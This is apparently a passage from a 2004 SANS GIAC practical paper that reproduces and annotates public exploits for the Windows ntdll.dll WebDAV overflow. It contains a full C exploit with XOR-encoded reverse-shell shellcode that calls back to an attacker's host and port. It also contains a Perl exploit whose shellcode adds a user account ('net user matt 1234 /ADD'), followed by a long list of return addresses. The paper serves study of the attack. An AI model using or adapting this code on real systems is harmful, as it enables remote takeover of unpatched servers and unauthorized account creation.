            " \x63\x41\x75\x1c\x81\x78\x08\x64\x64\x72\x65\x75\x13\x8b\x47\x24"

            " \x03\xc5\x0f\xb7\x1c\x50\x8b\x47\x1c\x03\xc5\x8b\x1c\x98\x03\xdd"

            " \x83\xc6\x04\x42\x3b\x57\x18\x75\xc6\x8b\xf1\x56\x55\xff\xd3\x83"

            " \xc6\x0f\x89\x44\x24\x20\x56\x55\xff\xd3\x8b\xec\x81\xec\x94\x00"

            " \x00\x00\x83\xc6\x0d\x56\xff\xd0\x89\x85\x7c\xff\xff\xff\x89\x9d"

            " \x78\xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x33\xc9\x51\x51\x51"

            " \x51\x41\x51\x41\x51\xff\xd0\x89\x85\x94\x00\x00\x00\x8b\x85\x7c"

            " \xff\xff\xff\x83\xc6\x0b\x56\x50\xff\xd3\x83\xc6\x08\x6a\x10\x56"
```

© SANS Institute 2004, Author retains full rights.

```
" \x8b\x8d\x94\x00\x00\x00\x51\xff\xd0\x33\xdb\xc7\x45\x8c\x44\x00"

" \x00\x00\x89\x5d\x90\x89\x5d\x94\x89\x5d\x98\x89\x5d\x9c\x89\x5d"

" \xa0\x89\x5d\xa4\x89\x5d\xa8\xc7\x45\xb8\x01\x01\x00\x00\x89\x5d"

" \xbc\x89\x5d\xc0\x8b\x9d\x94\x00\x00\x00\x89\x5d\xc4\x89\x5d\xc8"

" \x89\x5d\xcc\x8d\x45\xd0\x50\x8d\x4d\x8c\x51\x6a\x00\x6a\x00\x6a"

" \x00\x6a\x01\x6a\x00\x6a\x00\x83\xc6\x09\x56\x6a\x00\x8b\x45\x20"
        " \xff\xd0"

"CreateProcessA \x00LoadLibraryA \x00ws2_32.dll \x00WSASocketA \x00"
         "connect \x00\x02\x00\x02\x9A\xC0\xA8\x01\x01\x00"
        "cmd" // don't change anything..
        " \x00\x00\xe7\x77" // offsets of kernel32.dll for some win
ver..
        " \x00\x00\xe8\x77"
         " \x00\x00\xf0\x77"
        " \x00\x00\xe4\x77"
        " \x00\x88\x3e\x04" // win2k3
        " \x00\x00\xf7\xbf" // win9x =P
        " \xff\xff\xff\xff";
```

// can we get a valid HTTP 1.1 on port 80 to victi m_host

```
int test_host(char *host)
{
  char search[100]="";
  int sock;
  struct hostent *heh;
  struct sockaddr_in hmm;
  char buf[100] ="";

  if(strlen(host)> 60) {
    printf("error: victim host too long.  \r\n");
    return 1;
  }
```

// get details on victim_host

```
  if ((heh = gethostbyname(host))==0){
    printf("error: can't resolve '%s'",host);
     return 1;
  }

  sprintf(search,"SEARCH / HTTP/1.1  \r\nHost: %s \r\n\r\n",host);
```

// Creating a socket to port 80 using victim_host ip address

```
  hmm.sin_port = htons(80);
  hmm.sin_fami ly = AF_INET;
  hmm.sin_addr = *((struct in_addr *)heh  ->h_addr);

  if ((sock = socket(AF_INET, SOCK_STREAM, 0)) ==    -1){
    printf("error: can't create socket");
    return 1;
  }

  printf("Checking WebDav on '%s' ... ",host);
```

© SANS Institute 2004, Author retains full rights.

// Connecting socket to port 80 on victim_host ip address

```
if ((connect(sock, (struct sockaddr *) &hmm, sizeof(hmm))) ==    -1){
  printf("CONNECTING_ERROR  \r\n");
  return 1;
}
```

// Sending SEARCH / HTTP/1.1 <cr><lf>Host: <hostname>

```
send(sock,search,strlen(search),0);
recv(sock,buf,sizeof(buf),0);
```

// If we get HTTP response code 411 then we've connected to server
// dealing with HTTP 1.1 otherwise failed

```
if(buf[9]=='4'&&buf[10]=='1'&&buf[11]=='1')
  return 0;
  printf("NOT FOUND \r\n");
  return 1;
}

void help(char *program)
{
```

// Command line is command victim_host_name your_host your_port pad
// (which is o ptional)

```
printf("syntax: %s <victim_host> <your_host> <your_port>
[padding] \r\n",program);
  return;
}

void banner(void)
{
  printf(" \r\n\t [Crpt] ntdll.dll exploit trough WebDAV by kralor
[Crpt] \r\n");
  printf(" \t\twww.coromputer.net && undernet #coromputer  \r\n\r\n");
  return;
}

void main(int argc, char *argv[])
{
  WSADATA wsaData;
  unsigned short port=0;
  char *port_to_shell="", *ip1="", data[50]="";
  unsigned int i,j;
  unsigned int ip = 0 ;
  int s, PAD=0x10;
  struct hostent *he;
  struct sockaddr_in crpt;
  char buffer[65536] ="";
  char request[80000]; // huuuh, what a mess! :)
```

// Set up XML content

```
  char content[] =
       "<?xml version=  \"1.0\"?>\r\n"
       "<g:searchrequest xmlns:g=  \"DAV:\">\r\n"
       "<g:sql> \r\n"
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
        "Select  \"DAV:displayname \" from scope() \r\n"
        "</g:sql> \r\n"
         "</g:searchrequest> \r\n";

  banner();
  if((argc<4)||(argc>5)) {
    help(argv[0]);
    return;
  }
```

// Start Winsock

```
if(WSAStartup(0x0101,&wsaData)!=0) {
  printf(" error starting winsock..");
  return;
  }

if(test_host(argv[1]))
  return;

if(argc==5)
```

// If 5th argument exists add its numeric value to 16 decimal

```
  PAD+=atoi(argv[ 4]);

printf("FOUND \r\nexploiting ntdll.dll through WebDav [ret:
0x00%02x00%02x] \r\n",PAD,PAD);
```

// Ip address of hacker's machine

```
  ip = inet_addr(argv[2]); ip1 = (char*)&ip;
```

// putting ip address components n.n.n.n into shell code for exploit

```
shellc0de[448]=ip1[0]; shellc0de[449]=ip1[1]; shellc0de[450]=ip1[2];
shellc0de[451]=ip1[3];
```

// adding hacker's port to shell script

```
  port = htons(atoi(argv[3]));
  port_to_she ll = (char *) &port;
  shellc0de[446]=port_to_shell[0];
  shellc0de[447]=port_to_shell[1];

// we xor the shellcode [xored by 0x95 to avoid bad chars]
  __asm {
  lea eax, shellc0de
  a dd eax, 0x34
xor ecx, ecx
mov cx, 0x1b0
wah:
xor byte ptr[eax], 0x95
inc eax
loop wah
}
```

// Again create a socket for port 80 on victim_host

```
  if ((he = gethos  tbyname(argv[1]))==0){
```

© SANS Institute 2004, Author retains full rights.

```
    printf("error: can't resolve '%s'",argv[1]);
    return;
   }

   crpt.sin_port = htons(80);
   crpt.sin_family = AF_INET;
   crpt.sin_addr = *((st  ruct in_addr *)he ->h_addr);

   if ((s = socket(AF_INET, SOCK_STREAM, 0)) ==    -1){
    printf("error: can't create socket");
    return;
   }

   printf("Connecting... ");
  // connect socket to port 80
   if ((connect(s, (struct sockaddr *) &crpt, sizeof(crpt))) ==    -1){
    printf("ERROR \r\n");
    return;
   }
// No Operation.
```

// Insert Hex 90 in all of buffer

```
for(i=0;i<sizeof(buffer);buffer[i]=(char)0x90,i++);

// fill the buffer with the shellcode
```

// Adding shellcode from offset 64000, for size of shellcode to buffer

```
for(i=64000,j=0;i<sizeof(buffer)&&j<sizeof(shell   c0de)-
1;buffer[i]=shellc0de[j],i++,j++);
// well..it is not necessary..
```

// From offset 0 to 2499 sets each buffer byte   to PAD byte

```
for(i=0;i<2500;buffer[i]=PAD,i++);

 /* we can simply put our ret in this 2 offsets.. */
//buffer[2086]=PAD;
//buffer[2085]=PAD;
```

// Terminate buffer with 0 character, making it a string

```
  buffer[sizeof(buffer)]=0x00;
```

// Build request and data buffers. First set both buffers to binary 0's

```
  m emset(request,0,sizeof(request));
  memset(data,0,sizeof(data));
```

// HTTP SEARCH followed by exploit buffer to victim_host, defining
// Content-type header as XML

```
  sprintf(request,"SEARCH /%s HTTP/1.1  \r\nHost: %s \r\nContent-type:
text/xml \r\nContent-Length: ",buffer,argv[1]);
```

// Now add content length at end of request.

© SANS Institute 2004, Author retains full rights.

```
sprintf(request,"%s%d \r\n\r\n",request,strlen(content));
              printf("CONNECTED \r\nSending evil request... ");
```

// Then send HTTP header with exploit and XML content to victim_host

```
              send(s,request,strlen(request),0);
              send(s,content,strlen(content),0);
              printf("SENT \r\n");
```

// Receive response from victim_host

```
              recv(s,data,si zeof(data),0);
```

// If 1st byte of buffer data not binary 0 then machine is patched

```
              if(data[0]!=0x00) {
                  printf("Server seems to be patched.  \r\n");
                  printf("data: %s \r\n",data);
              } else
```

// Else exploit will work

```
                  printf("Now if you are lucky you will get a shell.   \r\n");
                  closesocket(s);
                  return;
          }
```

Additional information

The information has been provided by kr alor and matrix.

Copyright © 1998 -2003 Beyond Security Ltd. All rights reserved.
Terms of Use Site Privacy St atement.

© SANS Institute 2004, Author retains full rights.

wd.pl

```
#!/bin/perl
#
# 2003.3.24
#
# mat@monkey.org
# mat@panicsecurity.org
#
# tested on Windows 2000 Advanced  Server SP3: Korean language edition
# ntdll.dll with 2002.7.3 version
# You need to change some parameters to make this exploit work on your platform
of choice
#
# This exploit uses unicode decoder scheme and self  -modifies unicoded shellcode
to original one.
#
```

Load require modules

```
use Socket;
```

Check if any parameters have been supplied

```
if($#ARGV<0)
{
die "usage: wd.pl <target hostname>  \n";
}
```

Declare variables

```
my $host=$ARGV[0];

my $url_len=65514;
#LOCK: 65514
#SEARCH: 65535

my $host_header="Host: $host \r\n";
my $translate_f="Translate: f  \r\n";
$translate_f="";
my $port=80;
my $depth="Depth: 1 \r\n";
$depth="";
my $connection_str="Connection: Close  \r\n";
$connection_str="";
my $url2="B";
$url2="";
my $cont="C";
my $lock_token ="Lock-Token: $cont \r\n";
$lock_token="";
my $destination="Destination: /$url2  \r\n";
$destination="";

# LoadLibrary: 0x100107c;
# GetProcAddress 0x1001034;
# WinExec("net user matt 1234 /ADD")
# this shellcode is encoded to printable string form
```

© SANS Institute 2004, Author retains full rights.

Set up shell code

```
my
$shellcode=" \x34\x34\x30\x2e\x2c\x2a\x61\x62\x48\x48\x2a\x2a\x2c\x2d\x7f\x80\x68
\x69\x2c\x2c\x18\x19\x64\x65\x58\x59\x0c\x07%u0411%u00f0 \x67\x67\x2c\x2a\x31\x2e
\x18\x19\x64\x65\x58\x59\x7e\x7f\x56\x56\x1a\x1a\x4c\x4d\x55\x55\x71\x71\x7d\x7d
\x38\x39\x4c\x4d\x4c\x4d\x4c\x4d\x4c\x4d\x62\x62\x0c\x0c\x3b\x39\x4e\x4e\x6c\x6d
\x6c\x6d\x4c\x4d\x38\x38\x5f\x60\x4c\x4d\x4c\x4d\x4c\x4d\x64\x64\x67\x68\x78\x79
\x72\x73\x44\x45\x4c\x4d\x4c\x4c\x61\x62\x33\x33\x45\x46\x08\x08\x2d\x2d\x60\x60
\x08\x08\x33\x34\x64\x64\x67\x68\x65\x65\x78\x79\x56\x57\x44\x45\x4c\x4d\x4c\x4c
\x61\x62\x33\x33\x45\x46\x64\x65\x1a\x1b\x0e\x0f\x2c\x2d\x76\x76\x31\x31\x60\x61
\x19\x19\x60\x60\x3d\x3e\x3b\x38\x2d\x2d\x0c\x08\x16\x16\x07\x08\x6c\x6d\x6c\x6d
\x4c\x4d\x0c\x08\x12\x12\x03\x03\x6c\x6d\x6c\x6d\x4c\x4d\x79\x7a\x4f\x50\x60\x60
\x38\x39\x31\x2e\x33\x33\x33\x33\x33\x33\x54\x54\x27\x24\x65\x66\x08\x08\x3b\x38
\x0c\x0c\x2d\x2e\x29\x29\x6c\x6d\x6c\x6d\x4c\x4d\x65\x66\x33\x33\x06\x06\x03\x03
\x6c\x6d\x6c\x6d\x4c\x4d\x33\x33\x16\x16\x38\x38\x6c\x6d\x6c\x6d\x4c\x4d\x08\x08
\x39\x39\x0c\x0c\x2d\x2d\x3b\x39\x6c\x6d\x6c\x6d\x4c\x4d\x65\x65\x64\x65\x08\x08
\x2d\x2d\x33\x33\x06\x06\x1d\x1d\x6c\x6d\x6c\x6d\x4c\x4d\x65\x65\x33\x33\x06\x06
\x1f\x1f\x6c\x6d\x6c\x6d\x4c\x4d\x54\x54\x27\x24\x04\x05\x04\x05\x65\x66\x08\x08
\x3b\x38\x0c\x0c\x2d\x2e\x27\x27\x6c\x6d\x6c\x6d\x4c\x4d\x65\x66\x33\x33\x06\x06
\x19\x19\x6c\x6d\x6c\x6d\x4c\x4d\x33\x33\x06\x06\x1b\x1b\x6c\x6d\x6c\x6d\x4c\x4d
\x69\x69\x6e\x6e\x65\x66\x6b\x6c\x6e\x6e\x6a\x6b\x55\x55\x55\x56\x4c\x4d\x63\x63
\x7a\x7b\x7d\x7d\x75\x76\x7e\x7e\x7c\x7c\x76\x77\x4c\x4d\x63\x63\x7a\x7b\x77\x77
\x75\x76\x78\x78\x76\x77\x7e\x7e\x4c\x4d\x63\x63\x7a\x7b\x7d\x7d\x7a\x7b\x7b\x7b
\x75\x75\x7e\x7e\x4c\x4d\x67\x67\x78\x78\x7b\x7c\x6e\x6e\x70\x71\x7e\x7e\x7d\x7d
\x4c\x4d\x6e\x6e\x70\x71\x78\x78\x76\x77\x64\x65\x75\x76\x7b\x7b\x7d\x7d\x7e\x7e
\x75\x75\x75\x75\x4c\x4d\x7d\x7d\x51\x52\x62\x63\x76\x77\x5d\x5a\x7e\x7e\x70\x71
\x7e\x7e\x4c\x4d\x4c\x4d\x4c\x4d\x4c\x4d\x7b\x7c\x7e\x7e\x76\x77\x5e\x5b\x76\x76
\x75\x75\x7e\x7e\x75\x76\x5e\x5b\x7a\x7a\x7c\x7c\x76\x77\x76\x77\x5e\x5b\x54\x54
\x55\x56\x55\x55\x56\x57\x5e\x5b\x5b\x5b\x7c\x7c\x7e\x7f\x7e\x7f\x4c\x4d\x4c\x4d
\x4c\x4d\x4c\x4d\x76\x77\x5d\x5a\x7e\x7e\x70\x71\x7e\x7e\x4c\x4d\x4e\x4e\x4c\x4d
\x4c\x4d\x4c\x4d\x76\x77\x7e\x7e\x75\x75\x76\x77\x49\x4a";
```

Set up XML request for WebDAV

```
my $body="<?xml version= \"1.0\">\r\n<g:searchrequest
xmlns:g= \"DAV: \">\r\n<g:sql> \r\nSelect  \"DAV:displayname \" from
scope() \r\n</g:sql> \r\n</g:searchrequest> \r\n";
my $length_of_body=length($body);
```

Set up return addresses to try

```
#
# jmp ebx,call ebx addresses
#
my @return_addresses=(
"%u32ac%u77e2",
"%uc1b5%u76ae",
"%u005d%u77a5",
"%u0060%u776b",
"%u00b4%u77a5",
"%u00e6%u77ac",
"%u014a%u7766",
"%u0392%u7511",
"%u03a0%u7511",
"%u0900%u6df1",
"%u0900%u778b",
"%u1167%u6b32",
"%u1184%u6ed4",
"%u1192%u6b3e",
```

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
"%u11b1%u779e",
"%u11b9%u777f",
"%u11b9%u782c",
"%u11d3%u7834",
"%u1800%u749e",
"%u20ac%u777f",
"%u215c%u777e",
"%u2171%u7766",
"%u2172%u6b3a",
"%u2191%u6e6f",
"%u21d4%u6e6f",
"%u2283%u730a",
"%u24b9%u7763",
"%u24d5%u7763",
"%u24e8%u7761",
"%u2503%u7834",
"%u2514%u77e2",
"%u251e%u77db",
"%u2521%u7761",
"%u2527%u77db",
"%u2530%u77db",
"%u253c%u77e2",
"%u2547%u77dc",
"%u2592%u77dc",
"%u266d%u76ae",
"%u2e00%u76ae",
"%u300e%u74da",
"%u300e%u74e3",
"%u306c%u7766",
"%u30a5%u77e5",
"%u30b0%u77e5",
"%u327b%u6e44",
"%u327b%u6e5e",
"%u329b%u6e44",
"%u329b%u6e5e",
"%u329c%u77e2",
"%u3384%u7779",
"%u3384%u777e",
"%u3397%u6e00",
"%u33d0%u76ae",
"%u3700%u777f",
"%u4e5e%u7900",
"%u4ea4%u7325",
"%u4ec0%u77db",
"%u4ef2%u77ac",
"%u4f73%u749f",
"%u4fd4%u77dc",
"%u4ff1%u749f",
"%u5023%u749f",
"%u5078%u77a5",
"%u5112%u77dc",
"%u5121%u749f",
"%u5144%u77dc",
"%u5146%u77e2",
"%u514e%u77ac",
"%u518d%u6dee",
"%u51c4%u7387",
"%u5237%u77ac",
"%u52a0%u777f",
"%u52a0%u782c",
"%u52d5%u777f",
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
"%u52d5%u782c",
"%u52f8%u7800",
"%u5339%u6b3a",
"%u5339%u777f",
"%u5366%u7740",
"%u555e%u741b",
"%u5653%u749e",
"%u5718%u6c7e",
"%u574d%u7901",
"%u5775%u7901",
"%u5806%u7325",
"%u5821%u777f",
"%u5821%u782c",
"%u5831%u777f",
"%u5831%u782c",
"%u587c%u777f",
"%u587c%u782c",
"%u58c5%u777f",
"%u58d5%u777f",
"%u58fd%u777f",
"%u58fd%u782c",
"%u5949%u72fc",
"%u5949%u777f",
"%u5955%u72fc",
"%u5967%u777f",
"%u5997%u777f",
"%u5997%u782c",
"%u59bb%u777e",
"%u59d4%u777e",
"%u5a25%u777f",
"%u5a25%u782c",
"%u5ac9%u777f",
"%u5b5a%u6c7e",
"%u5b64%u777f",
"%u5b8f%u6731",
"%u5b9c%u6731",
"%u5b9c%u6e44",
"%u5c04%u777f",
"%u5c0f%u6c7e",
"%u5c3b%u777f",
"%u5c3b%u782c",
"%u5c4e%u6c7e",
"%u5cfb%u76ae",
"%u5da0%u7511",
"%u5da2%u777f",
"%u5de6%u77e5",
"%u5deb%u777f",
"%u5deb%u782c",
"%u5e00%u6c11",
"%u5e0c%u7325",
"%u5e2b%u777f",
"%u5e3f%u7511",
"%u5e55%u777f",
"%u5e63%u7325",
"%u5eb8%u7325",
"%u5ef7%u7325",
"%u5f13%u7325",
"%u5f17%u77e3",
"%u5f1b%u777f",
"%u5f1b%u782c",
"%u5f62%u7325",
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
"%u5f7f%u72fc",
"%u5f99%u7325",
"%u5fb7%u6c11",
"%u5fcc%u7763",
"%u601d%u77dc",
"%u609a%u7387",
"%u60f6%u72fc",
"%u611f%u77bf",
"%u6144%u74da",
"%u6144% u74e3",
"%u6198%u7763",
"%u61a9%u74da",
"%u61a9%u74e3",
"%u61fa%u66c7",
"%u61fa%u671b",
"%u620a%u7325",
"%u6284%u66c7",
"%u62c8%u7763",
"%u62db%u72fc",
"%u62f1%u72fc",
"%u63a9%u77bc",
"%u63ed%u779e",
"%u64bb%u7761",
"%u64c1%u72fd",
"%u64e2%u 777f",
"%u64e2%u782c",
"%u64f4%u777f",
"%u65b9%u6ed4",
"%u6600%u6ed4",
"%u66a0%u6c6d",
"%u66b3%u6c6d",
"%u66f3%u6c6d",
"%u66f8%u7387",
"%u674f%u7763",
"%u67b0%u7740",
"%u67b3%u6ed4",
"%u67d2%u749e",
"%u6816%u6ed4",
"%u6842%u779e",
"%u6881%u7 79e",
"%u6894%u779e",
"%u68b3%u777e",
"%u6977%u76ae",
"%u6a19%u7763",
"%u6a44%u7763",
"%u6aa3%u7518",
"%u6c60%u77bc",
"%u6c81%u7693",
"%u6c82%u77bf",
"%u6c92%u77bc",
"%u6cb8%u7693",
"%u6cdb%u777f",
"%u6ce5%u777f",
"%u6ceb%u7693",
"%u6d11%u77 7f",
"%u6d11%u782c",
"%u6d87%u77dc",
"%u6d89%u7693",
"%u6e2f%u7693",
"%u6e4d%u76ae",
"%u6f94%u77e9",
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
"%u6fae%u77bc",
"%u6fe9%u749e",
"%u7006%u77e9",
"%u7028%u7901",
"%u70ab%u77ac",
"%u70ac%u7387",
"%u70dd%u77ac",
"%u70dd%u784f",
"%u70fd%u77b b",
"%u711a%u6731",
"%u7199%u7387",
"%u71d0%u77bb",
"%u71fc%u77bb",
"%u722d%u6df3",
"%u7258%u7515",
"%u725f%u77db",
"%u72a2%u77a5",
"%u72c4%u7325",
"%u73fe%u6ed4",
"%u745f%u76ae",
"%u748b%u730a",
"%u74d8%u6df3",
"%u74e3%u6df3",
"%u7575%u7518 ",
"%u7642%u6c0f",
"%u76de%u7325",
"%u7704%u7325",
"%u77dc%u7693",
"%u78a9%u77e2",
"%u78bb%u77bb",
"%u790e%u6995",
"%u797a%u6995",
"%u79b1%u6995",
"%u79b1%u7740",
"%u79d1%u77bb",
"%u79e7%u6995",
"%u79e9%u72fd",
"%u7a00%u78fb",
"%u7a05%u72fd" ,
"%u7a3b%u72fd",
"%u7a57%u7387",
"%u7aba%u6995",
"%u7af9%u6c13",
"%u7b19%u76ae",
"%u7b6e%u777f",
"%u7b6e%u782c",
"%u7c83%u7763",
"%u7c97%u7763",
"%u7ca5%u7763",
"%u7d8f%u77e5",
"%u7dbe%u779e",
"%u7de1%u779e",
"%u7e1f%u6df1",
"%u7e1f%u778b",
"%u7e52%u6995",
"%u7f55%u77a5",
"%u7fa8%u77a5",
"%u7fd5%u76ae",
"%u8018%u775b",
"%u807d%u7387",
"%u80a5%u775b",
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
"%u8178%u775b",
"%u81c0%u77db",
"%u82ad%u6c11",
"%u82d5%u65f1",
"%u832f%u77db",
"%u8339%u76ae",
"%u83d3%u6df3",
"%u843d%u7387",
"%u8563%u77ac",
"%u8805%u7740",
"%u881f%u77db",
"%u8840%u77bc",
"%u8892%u7740",
"%u8892%u77ac",
"%u8a23%u6731",
"%u8a23%u7693",
"%u8a23%u77ad",
"%u8af1%u76ae",
"%u8b17%u6ed4",
"%u8b39%u76ae",
"%u8c6b%u77bf",
"%u8c7a%u77bc",
"%u8ca2%u77bc",
"%u8cac%u6df1",
"%u8cac%u778b",
"%u8d70%u6995",
"%u8dbe%u7740",
"%u8dcb%u77ad",
"%u8dcf%u777e",
"%u8e87%u6995",
"%u8f09%u6b32",
"%u9187%u76ae",
"%u925e%u749e",
"%u92f8%u77ad",
"%u932e%u76ae",
"%u93ac%u7740",
"%u9640%u6995",
"%u980a%u7763",
"%u984e%u6df3",
"%u985e%u7763",
"%u98dc%u7740",
"%u9920%u7916",
"%u9957%u77a5",
"%u9a5a%u779e",
"%u9b27%u6ed3",
"%u9cf6%u7518",
"%u9d26%u7518",
"%u9d5d%u7300",
"%u9d72%u7763",
"%u9edc%u7901",
"%u9ede%u77e9",
"%ua300%u76ae",
"%uac16%u7900",
"%uac17%u77db",
"%uac17%u7832",
"%uac4b%u77db",
"%uac4b%u7900",
"%uac52%u76ae",
"%uac5a%u76ae",
"%uac71%u7693",
"%uac84%u77e9",
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
"%uac97%u77e3",
"%uaca2%u6ed3",
"%uaca4%u6c0f",
"%uaca4%u77e9",
"%uacac%u6c0f",
"%uacaf%u77e3",
"%uacb6%u6ed3",
"%uacc8%u7693",
"%uace0%u7761",
"%uacfb%u7761",
"%uad0d%u77e2",
"%uad13%u7900",
"%uad18%u779e",
"%uad25%u7900",
"%uad27%u6ed3",
"%uad45%u77e2",
"%uad5b%u7900",
"%uad5f%u7387",
"%uad73%u6995",
"%uad73%u6b32",
"%uad7a%u6b32",
"%uada6%u775b",
"%uadab%u7900",
"%uadc4%u7387",
"%uadf0%u76ae",
"%uadf9%u6995",
"%uae12%u76ae",
"%uae80%u77e5",
"%uae96%u77e5",
"%uaf17%u77e3",
"%uafa2%u779e",
"%ub00a%u77e5",
"%ub05d%u77e5",
"%ub0c0%u6b32",
"%ub0ef%u7518",
"%ub100%u6b32",
"%ub100%u7518",
"%ub119%u7518",
"%ub138%u672e",
"%ub169%u6b32",
"%ub177%u672e",
"%ub181%u6b32",
"%ub1cb%u6ed4",
"%ub1da%u6ed4",
"%ub206%u6b32",
"%ub216%u6c0f",
"%ub23f%u7802",
"%ub240%u7693",
"%ub246%u6c0f",
"%ub260%u7693",
"%ub273%u76ae",
"%ub276%u6c0f",
"%ub27e%u779e",
"%ub288%u76ae",
"%ub293%u77e2",
"%ub29c%u72fd",
"%ub2a3%u6c0f",
"%ub2b7%u72fd",
"%ub2ca%u77e2",
"%ub2ef%u76ae",
"%ub342%u76ae",
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
"%ub3a2%u749e",
"%ub3b8%u749e",
"%ub3be%u749e",
"%ub3c3%u741b",
"%ub3f4%u741b",
"%ub405%u7802",
"%ub43a %u76ae",
"%ub44e%u6df1",
"%ub44e%u778b",
"%ub450%u76ae",
"%ub456%u6df1",
"%ub456%u778b",
"%ub468%u6ed3",
"%ub483%u76ae",
"%ub484%u72fd",
"%ub48b%u72fd",
"%ub498%u76ae",
"%ub4a6%u6995",
"%ub4af%u76ae",
"%ub4c0%u76ae",
"%ub4e8%u7832",
"%ub52d% u6995",
"%ub549%u77db",
"%ub554%u6995",
"%ub565%u77db",
"%ub56e%u77e9",
"%ub61d%u7763",
"%ub61f%u77e9",
"%ub62c%u7763",
"%ub652%u77e9",
"%ub65e%u77e9",
"%ub66a%u77e9",
"%ub6a4%u77db",
"%ub6a7%u7900",
"%ub6af%u6ed4",
"%ub6b7%u6ed4",
"%ub6b8%u 77db",
"%ub6d5%u7900",
"%ub6dd%u77ad",
"%ub6dd%u77b0",
"%ub6ec%u77ad",
"%ub6ec%u77b0",
"%ub6f4%u77ad",
"%ub6f4%u77b0",
"%ub6f7%u7763",
"%ub6fc%u749e",
"%ub70e%u77ad",
"%ub712%u749e",
"%ub718%u749e",
"%ub778%u77e9",
"%ub784%u77e9",
"%ub790%u7 7e9",
"%ub79c%u77e9",
"%ub7a8%u77e9",
"%ub7ac%u77ad",
"%ub7b4%u77e9",
"%ub7c0%u77e9",
"%ub7cc%u77e9",
"%ub7d8%u77e9",
"%ub803%u775b",
"%ub819%u77ad",
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
"%ub992%u7763",
"%ub9aa%u7832",
"%ub9ce%u7763",
"%ub9d6%u7832",
"%uba10%u7832",
"%uba38%u78 32",
"%uba6b%u77ad",
"%uba6b%u77b0",
"%uba73%u77ac",
"%uba74%u77ad",
"%uba74%u77b0",
"%uba7a%u77ad",
"%uba7a%u77b0",
"%uba7e%u77ad",
"%uba7e%u77b0",
"%uba8e%u7834",
"%uba9f%u7900",
"%ubaa8%u7834",
"%ubaae%u6876",
"%ubae8%u7900",
"%ubb34%u687 6",
"%ubc0f%u77e5",
"%ubc37%u77e5",
"%ubcf9%u7834",
"%ubd00%u6c0f",
"%ubd24%u7834",
"%ubd38%u6c0f",
"%ubd65%u6c0f",
"%ubdb3%u672e",
"%ubdc8%u7740",
"%ubde6%u77db",
"%ube03%u672e",
"%ube1a%u7740",
"%ube30%u7901",
"%ube31%u77e5",
"%ube43%u7901 ",
"%ube53%u6995",
"%ube65%u77db",
"%ube75%u77e5",
"%ube87%u77db",
"%ubebd%u77db",
"%ubecf%u6995",
"%ubef8%u6995",
"%ubf37%u7834",
"%ubf45%u7834",
"%ubf65%u76ae",
"%ubf83%u7900",
"%ubf8a%u6995",
"%ubf92%u7900",
"%ubf9e%u7900",
"%ubfaa%u7900" ,
"%ubfba%u76ae",
"%ubfbf%u6c7e",
"%ubfc5%u77db",
"%ubfd2%u7900",
"%ubfe1%u7900",
"%ubfed%u7900",
"%ubff9%u7900",
"%uc003%u76ae",
"%uc02e%u77db",
"%uc02f%u77db",
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
"%uc036%u6995",
"%uc03a%u77db",
"%uc03e%u6c7e",
"%uc03f%u6995",
"%uc054%u76ae",
"%uc058%u6c7e",
"%uc0d5%u76ae",
"%uc0ee%u76ae",
"%uc120%u76ae",
"%uc142%u76ae",
"%uc189%u65f1",
"%uc1bc%u65f1",
"%uc1ef%u65f1",
"%uc1f3%u6b32",
"%uc1f7%u77e2",
"%uc21f%u6b32",
"%uc268%u76ae",
"%uc268%u77e2",
"%uc277%u76ae",
"%uc27f%u7834",
"%uc286%u76ae",
"%uc291%u77e2",
"%uc295%u76ae",
"%uc2a8%u76ae",
"%uc2d1%u76ae",
"%uc2e0%u76ae",
"%uc2ef%u76ae",
"%uc2fe%u76ae",
"%uc306%u7834",
"%uc30d%u76ae",
"%uc32a%u7834",
"%uc344%u7834",
"%uc35e%u7834",
"%uc39d%u6ed4",
"%uc3de%u6ed4",
"%uc3df%u6df1",
"%uc3df%u778b",
"%uc401%u7834",
"%uc445%u7834",
"%uc449%u6df1",
"%uc449%u778b",
"%uc459%u7834",
"%uc4f0%u7834",
"%uc504%u77dc",
"%uc56b%u7834",
"%uc578%u77e9",
"%uc57a%u6c0f",
"%uc583%u76ae",
"%uc597%u76ae",
"%uc5d6%u77ac",
"%uc5d7%u77ac",
"%uc5e1%u77ac",
"%uc5eb%u77ac",
"%uc663%u76ae",
"%uc676%u6e44",
"%uc676%u6e5e",
"%uc677%u76ae",
"%uc6f3%u6c42",
"%uc748%u76ae",
"%uc776%u76ae",
"%uc7a0%u77e2",
```

© SANS Institute 2004, Author retains full rights.

© SANS Institute 2004, As part of GIAC practical repository. Author retains full rights.

```
"%uc7da%u6b32",
"%uc7e1%u6b32",
"%uc7e5%u77e2",
"%uc860%u72c2",
"%uc860%u775b",
"%uc86d%u72c2",
"%uc86d%u775b",
"%uc87d%u72c2",
"%uc87d%u775b",
"%uc88d%u72c2",
"%uc88d%u775b",
"%uc89d%u72c2",
"%uc89d%u775b",
"%uc8ad%u72c2",
"%uc8ad%u775b",
"%uc8ba%u72c2",
"%uc8ba%u775b",
"%uc8c7%u72c2",
"%uc8c7%u775b",
"%uc8d4%u72c2",
"%uc8d4%u775b",
"%uc8e0%u77ac",
"%uc8fc%u77db",
"%uc936%u77db",
"%uc9d3%u77ac",
"%uc9f5%u6c0f",
"%uca02%u77ac",
"%uca25%u77ac",
"%uca2e%u6c0f",
"%uca5b%u77e9",
"%uca84%u77e9",
"%ucad1%u77e9",
"%ucaf1%u77e9",
"%ucb4f%u749e",
"%ucb72%u76ae",
"%ucb7a%u751a",
"%ucb7b%u76ae",
"%ucb7e%u7763",
